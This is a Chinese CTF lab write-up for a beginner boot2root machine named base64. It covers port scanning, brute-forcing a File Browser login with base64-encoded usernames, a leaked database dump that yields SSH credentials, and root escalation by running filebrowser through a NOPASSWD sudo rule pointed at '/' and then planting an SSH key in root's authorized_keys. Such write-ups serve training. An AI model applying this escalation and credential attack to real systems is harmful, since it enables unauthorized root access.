

靶机base64_WP

环境: kali linux

难度: baby

1. 端口探测


```
nmap -Pn -sC -sV -n -p- 10.202.240.5
```

```
(kali㉿kali)-[~]
$ nmap -Pn -sC -sV -n -p- 10.202.240.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-08 06:23 EDT
Nmap scan report for 10.202.240.5
Host is up (0.00095s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.67 ((Debian))
|_http-title: User ID Carousel
|_http-server-header: Apache/2.4.67 (Debian)
8080/tcp  open  http      Golang net/http server
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: File Browser
|_fingerprint-strings:
|_  FourOhFourRequest, GetRequest:
|_    HTTP/1.0 200 OK
|_    Cache-Control: no-cache, no-store, must-revalidate
|_    Content-Type: text/html; charset=utf-8
|_    X-Xss-Protection: 1; mode=block
|_    Date: Tue, 08 Sep 2026 10:23:26 GMT
|_    <!doctype html>
|_    <html lang="en">
|_    <head>
|_    <meta charset="utf-8" />
|_    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|_    <meta
|_    name="viewport"
|_    content="width=device-width, initial-scale=1, user-scalable=no"
|_    <title>
|_    File Browser
|_    </title>
|_    <meta name="robots" content="noindex,nofollow" />
|_    <link
|_    rel="icon"
|_    type="image/svg+xml"
|_    href="/static/img/icons/favicon.svg"
|_    <link rel="shortcut icon" href="/static/img/icons/favicon.ico" />
|_    <link
|_    rel="apple-touch-icon"
|_    sizes="180x180"
|_    href="/static/img/icons/apple-touch-icon.png"
|_    <meta name="apple-mobile-web-app-title" content="File Browser" />
```

开放了22、80、8080端口，80端口名为用户ID轮播，8080端口是File Browser，是一个用Go语言编写的轻量级文件管理界面，常用于服务器运维

2. 访问80端口web页面找线索

访问<http://10.202.240.5>寻找线索



页面显示为不要用base64作为一个密码，下面还在轮播很多群友的qq名

查看一下源代码

```
<div class="carousel">
  <div class="carousel-track">
    <!-- IDs will be duplicated for seamless loop -->
    <span>l1104567</span>
    <span>scdyh</span>
    <span>kaada</span>
    <span>eecho</span>
    <span>yedongcong</span>
    <span>chenyulin</span>
    <span>ul2138</span>
    <span>ahiz</span>
    <span>hel2zy</span>
    <span>dark_dragon</span>
    <span>lingdong</span>
    <span>lpppp</span>
    <span>tuf</span>
    <span>meiyouqian</span>
    <span>mono</span>
    <span>luoyinhui</span>
    <span>ip32_jo99</span>
    <span>ta0</span>
    <span>ul11</span>
    <span>seeyou</span>
    <span>room_chan</span>
    <span>hyh</span>
    <span>lingmj</span>
    <span>xunfangzhong</span>
    <span>llqin9</span>
    <span>mingmingjiu</span>
    <span>u20206675</span>
    <span>iucaive</span>
```

发现其将所有qq名都放到源码且放了两遍

使用dirsearch再找找看有没有线索

```
(kali@kali)-[~]
$ dirsearch -u http://10.202.240.5/
v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_10.202.240.5/___26-09-08_08-08-58.txt
Target: http://10.202.240.5/
[08:08:58] Starting:
[08:09:00] 403 - 317B - /.ht_wsr.txt
[08:09:00] 403 - 317B - /.htaccess.sample
[08:09:00] 403 - 317B - /.htaccess.orig
[08:09:00] 403 - 317B - /.htaccess.save
[08:09:00] 403 - 317B - /.htaccess_sc
[08:09:00] 403 - 317B - /.htaccessBAK
[08:09:00] 403 - 317B - /.htaccess_orig
[08:09:00] 403 - 317B - /.htaccessOLD
[08:09:00] 403 - 317B - /.htaccess_extra
[08:09:00] 403 - 317B - /.htaccess.bak1
[08:09:00] 403 - 317B - /.htaccessOLD2
[08:09:00] 403 - 317B - /.htm
[08:09:00] 403 - 317B - /.html
[08:09:00] 403 - 317B - /.htpasswd_test
[08:09:00] 403 - 317B - /.htpasswd
[08:09:00] 403 - 317B - /.httr-oauth
[08:09:25] 403 - 317B - /server-status
[08:09:25] 403 - 317B - /server-status/
```

没有任何有效路径

3. 访问8080端口的web页面找线索

发现一个登录页面



File Browser

用户名

密码

登录

先用dirsearch扫描一下看看有没有隐藏路径有提示用户名密码

```
Target: http://192.168.1.112:8080/

[05:49:42] Starting:
[05:49:48] 301 - 00B - /%2e%2e//google.com -> /google.com
[05:49:50] 301 - 00B - /.%2e/%2e%2e/%2e%2e/etc/passwd -> /etc/passwd
[05:51:19] 301 - 00B - /axis2//axis2-web/HappyAxis.jsp -> /axis2/axis2-web/HappyAxis.jsp
[05:51:19] 301 - 00B - /axis//happyaxis.jsp -> /axis/happyaxis.jsp
[05:51:19] 301 - 00B - /axis2-web//HappyAxis.jsp -> /axis2-web/HappyAxis.jsp
[05:51:30] 301 - 00B - /cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd -> /etc/passwd
[05:51:32] 301 - 00B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js -> /Citrix/AccessPlatform/auth/clientscripts/cookies.js
[05:51:53] 301 - 00B - /engine/classes/swfupload//swfupload.swf -> /engine/classes/swfupload/swfupload.swf
[05:51:53] 301 - 00B - /engine/classes/swfupload//swfupload_f9.swf -> /engine/classes/swfupload/swfupload_f9.swf
[05:51:56] 301 - 00B - /extjs/resources/charts.swf -> /extjs/resources/charts.swf
[05:52:05] 200 - 15B - /health
[05:52:06] 301 - 00B - /html/js/misc/swfupload//swfupload.swf -> /html/js/misc/swfupload/swfupload.swf
[05:52:49] 404 - 19B - /static.aspx
[05:52:49] 404 - 19B - /static..
[05:52:49] 404 - 14B - /static.js
[05:52:49] 404 - 19B - /static.jsp
[05:52:49] 404 - 19B - /static.html
[05:52:49] 404 - 19B - /static.php
[05:52:49] 404 - 19B - /static
[05:52:49] 404 - 19B - /static/api/swagger.json
[05:52:49] 404 - 19B - /static/dump.sql
[05:52:49] 404 - 19B - /static/api/swagger.yaml

Task Completed
```


有个/health路径，点进去看看



没有任何信息

查看了一下源代码，发现没有啥线索，但是登录联想到刚刚给出的密码不能是base64，再加上给出的qq名，可以试试用qq名作用户名，其base64作为密码登录


抓包爆破（这里的recaptcha不用填写的原因是前端HTML中写有"ReCaptcha":false）.发现刚刚的爆破假设没有成功，又试了几种搭配，使用qq名的base64来作为用户名和密码，使用常见用户名和base64的qq名作为用户名和密码，使用第三种方案成功爆出




用户名: admin
密码: c3VibGFyZ2U= (sublarge的base64)

4. 利用泄露的数据库文件信息获取user shell

使用用户名和密码登录成功后，进入页面



在notes.txt中发现一个todo写了修改root密码，可能还没做，当前 root 密码可能就是这个 admin12345678，先记着



在/backups中发现一个.keep文件



这个可以去访问一下看看，在8080端口中没找到，在80端口的服务中成功下载

```
-- MySQL dump
-- Host: localhost    Database: testdb
--
-- Server version 8.0.36
-- Username: fileadmin
-- Password: 1QOR4GKCNZzqC3nAQ41E

CREATE DATABASE IF NOT EXISTS testdb;
USE testdb;

DROP TABLE IF EXISTS user;
CREATE TABLE user (
  id INT PRIMARY KEY AUTO_INCREMENT,
  username VARCHAR(50),
  password VARCHAR(100)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

INSERT INTO user (username, password) VALUES ('fileadmin',
'1QOR4GKCNZzqC3nAQ41E');
```

暴露了数据库名 `testdb`，用户名 `fileadmin`，密码 `1QOR4GKCNZzqC3nAQ41E`

成功登录，找到use.txt中的flag

```
(kali㉿kali)-[~]
$ ssh fileadmin@192.168.1.112
The authenticity of host '192.168.1.112 (192.168.1.112)' can't be established.
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UcSPmLU3evmpGUywqf/3IUm0+1p77cI
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.112' (ED25519) to the list of known hosts.
fileadmin@192.168.1.112's password:
Linux Base64 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1~trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fileadmin@Base64:~$ ls
user.txt
fileadmin@Base64:~$ cat user.txt
flag{user-fc52140997cd7f978f24080eaa5db1f7}
```

5. 利用filebrowser提权

接着尝试之前获得的root的密码 `admin12345678`，使用ssh登录(虽然知道肯定会失败)

```
fileadmin@Base64:~$ ssh root@192.168.1.112
The authenticity of host '192.168.1.112 (192.168.1.112)' can't be established.
ED25519 key fingerprint is: SHA256:MjoUe5ON03T2UcSPmLU3evmpGUywqf/3IUm0+1p77cI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.112' (ED25519) to the list of known hosts.
root@192.168.1.112's password:
Permission denied, please try again.
root@192.168.1.112's password: 
```

接着使用 `sudo -l` 查看当前用户的权限，发现fileadmin 可以免密以 root 身份执行 filebrowser

```
fileadmin@Base64:~$ sudo -l
Matching Defaults entries for fileadmin on Base64:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty


User fileadmin may run the following commands on Base64:
    (ALL : ALL) NOPASSWD: /usr/local/bin/filebrowser
```

filebrowser是一个用Go语言编写的轻量级文件管理界面，常用于服务器运维，filebrowser可以指定数据库文件，且可以操作指定目录下的文件，那么只需要新建一个实例，再其指向根目录就能访问和修改所有文件了

让AI写一个启动命令，指向根目录，创建用户rootme / Passw0rd#1


```
sudo /usr/local/bin/filebrowser -d /tmp/fb_$.db -r / -a 0.0.0.0 -p 8899 --
username rootme --password "$(sudo /usr/local/bin/filebrowser hash 'Passw0rd#1' |
tail -1)" &
```

```
fileadmin@Base64:~$ sudo /usr/local/bin/filebrowser -d /tmp/fb_$.db -r / -a 0.0.0.0 -p 8899 --username rootme --password "$(sudo /usr/local/bin/filebrowser hash 'Passw0rd#1' | tail -1)" &
[1] 196912
fileadmin@Base64:~$ 2026/09/09 08:21:45 No config file used
2026/09/09 08:21:45 WARNING: filebrowser.db can't be found. Initializing in /tmp/fb_195819.db
2026/09/09 08:21:45 Using database: /tmp/fb_195819.db
2026/09/09 08:21:45 Performing quick setup
2026/09/09 08:21:45 User 'rootme' initialize with user-provided password
2026/09/09 08:21:45 Listening on [::]:8899
```



最后将自己的ssh公钥放到 /root/.ssh/authorized_keys 中，ssh登录获得flag和root shell

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ89FxH2jPHHPF8kAjoHLRW6qEuKkge0mYaMeqftDi4
2536996567@qq.com
```



```
(base) PS C:\Users\zhixing> ssh root@192.168.1.112
The authenticity of host '192.168.1.112 (192.168.1.112)' can't be established.
ED25519 key fingerprint is SHA256:MjoUe5ON03T2UcSPmLU3evmpGUywf/3IU0+1p77cI.
This host key is known by the following other names/addresses:
  C:\Users\zhixing/.ssh/known_hosts:33: 192.168.56.102
  C:\Users\zhixing/.ssh/known_hosts:36: 192.168.56.104
  C:\Users\zhixing/.ssh/known_hosts:44: 192.168.2.11
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.112' (ED25519) to the list of known hosts.
Linux Base64 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1~trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 17 09:15:12 2026 from 192.168.3.94
root@Base64:~# ls
give_flag give_pass root.txt rp.txt
root@Base64:~# cat root.txt
flag{root-8145e7442efb4945fee41f6e910348b0}
root@Base64:~#
```